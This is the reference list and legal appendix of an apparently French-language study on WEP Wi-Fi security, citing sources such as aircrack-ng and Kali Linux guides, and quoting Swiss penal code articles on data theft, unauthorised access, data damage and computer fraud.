[9] Aircack-ng . *Main Menu* [en ligne]. http ://aircrack-ng.org/doku.php ?id=Main#documentation (consulté le 11.08.2014).

[10] Wikipédia . *Wi-Fi* [en ligne]. http ://fr.wikipedia.org/w/index.php ?title=Wi-Fi&oldid=101783355 (consulté le 07.03.2014).

[11] Wikipédia . *Wired Equivalent Privacy* [en ligne]. http ://fr.wikipedia.org/w/index.php ?title=Wired_Equivalent_Privacy&oldid=101070080 (consulté le 17.03.2014).

[12] Kali-Linux FR. *Cracker la clé wep avec Kali-linux* [en ligne]. http ://www.kali-linux.fr/wifi/cracker-cle-wep (consulté le 04.08.2014).

[13] Kali-Linux FR. *Cracker une clé wifi, chiffrement WEP sans clients sous kali-linux* [en ligne]. http ://www.kali-linux.fr/wifi/cracker-cle-wep-sans-client (consulté le 04.08.2014).

[14] Security Uncorked. *WEP Sucks, so Why are You Using It ?* [en ligne]. https ://securityuncorked.com/2008/08/wep-sucks-so-why-are-you-using-it/ (consulté le 11.08.2014).

[15] AVS4YOU . *Introduction aux réseaux ≫ Quels types d'attaques de réseau existent ?* [en ligne]. http ://onlinehelp.avs4you.com/fr/AVS-Firewall/Introduction/NetworkAttacks.aspx (consulté le 04.09.2014).

[16] Wikipédia . *IEEE 802.11* [en ligne]. http ://fr.wikipedia.org/w/index.php ?title=IEEE_802.11&oldid=104528902 (consulté le 30.08.2014).

[17] BITTAU Andrea, HANDLEY Mark and LACKEY Joshua. *The Final Nail in WEP's Coffin*. 15 pages. .

[18] BORISOV Nikita, GOLDBERG Ian and WAGNER David. *Security of the WEP algorithm* [en ligne]. http ://www.isaac.cs.berkeley.edu/isaac/wep-faq.html (consulté le 11.08.2014).

[19] Commentçamarche . *Le concept de réseau* [en ligne]. http ://www.commentcamarche.net/contents/508-le-concept-de-reseau (consulté le 19.09.2014).

[20] Asgovnet . *Image de la page de titre* [en ligne]. http ://www.asgovnet.be/site/ (consulté le 25.09.2014).

Articles de loi

Art. 143

Soustraction de données

[1] Celui qui, dans le dessein de se procurer ou de procurer à un tiers un enrichissement illégitime, aura soustrait, pour lui-même ou pour un tiers, des données enregistrées ou transmises électroniquement ou selon un mode similaire, qui ne lui étaient pas destinées et qui étaient spécialement protégées contre tout accès indu de sa part, sera puni d'une peine privative de liberté de cinq ans au plus ou d'une peine pécuniaire.

[2] La soustraction de données commise au préjudice des proches ou des familiers ne sera poursuivie que sur plainte.

Art. 143bis

Accès indu à un système informatique

[1] Quiconque s'introduit sans droit, au moyen d'un dispositif de transmission de données, dans un système informatique appartenant à autrui et spécialement protégé contre tout accès de sa part est, sur plainte, puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire.

[2] Quiconque met en circulation ou rend accessible un mot de passe, un programme ou toute autre donnée dont il sait ou doit présumer qu'ils doivent être utilisés dans le but de commettre une infraction visée à l'alinéa 1 est puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire.

Art. 144bis

Détérioration de données

[1] Celui qui, sans droit, aura modifié, effacé, ou mis hors d'usage des données enregistrées ou transmises électroniquement ou selon un mode similaire sera, sur plainte, puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire.

Si l'auteur a causé un dommage considérable, le juge pourra prononcer une peine privative de liberté de un à cinq ans. La poursuite aura lieu d'office.

[2] Celui qui aura fabriqué, importé, mis en circulation, promu, offert ou d'une quelconque manière rendu accessibles des logiciels dont il savait ou devait présumer qu'ils devaient être utilisés dans le but de commettre une infraction visée au ch. 1, ou qui aura fourni des indications en vue de leur fabrication, sera puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire.

Si l'auteur fait métier de tels actes, le juge pourra prononcer une peine privative de liberté de un à cinq ans.

Art. 147

Utilisation frauduleuse d'un ordinateur

[1] Celui qui, dans le dessein de se procurer ou de procurer à un tiers un enrichissement illégitime, aura, en utilisant des données de manière incorrecte, incomplète ou indue ou en recourant à un procédé analogue, influé sur un processus électronique ou similaire de traitement ou de transmission de données et aura, par le biais du résultat inexact ainsi obtenu, provoqué un transfert d'actifs au préjudice d'autrui ou l'aura dissimulé aussitôt après sera puni d'une peine privative de liberté de cinq ans au plus ou d'une peine pécuniaire.

[2] Si l'auteur fait métier de tels actes, la peine sera une peine privative de liberté de dix ans au plus ou une peine pécuniaire de 90 jours-amende au moins.

[3] L'utilisation frauduleuse d'un ordinateur au préjudice des proches ou des familiers ne sera poursuivie que sur plainte.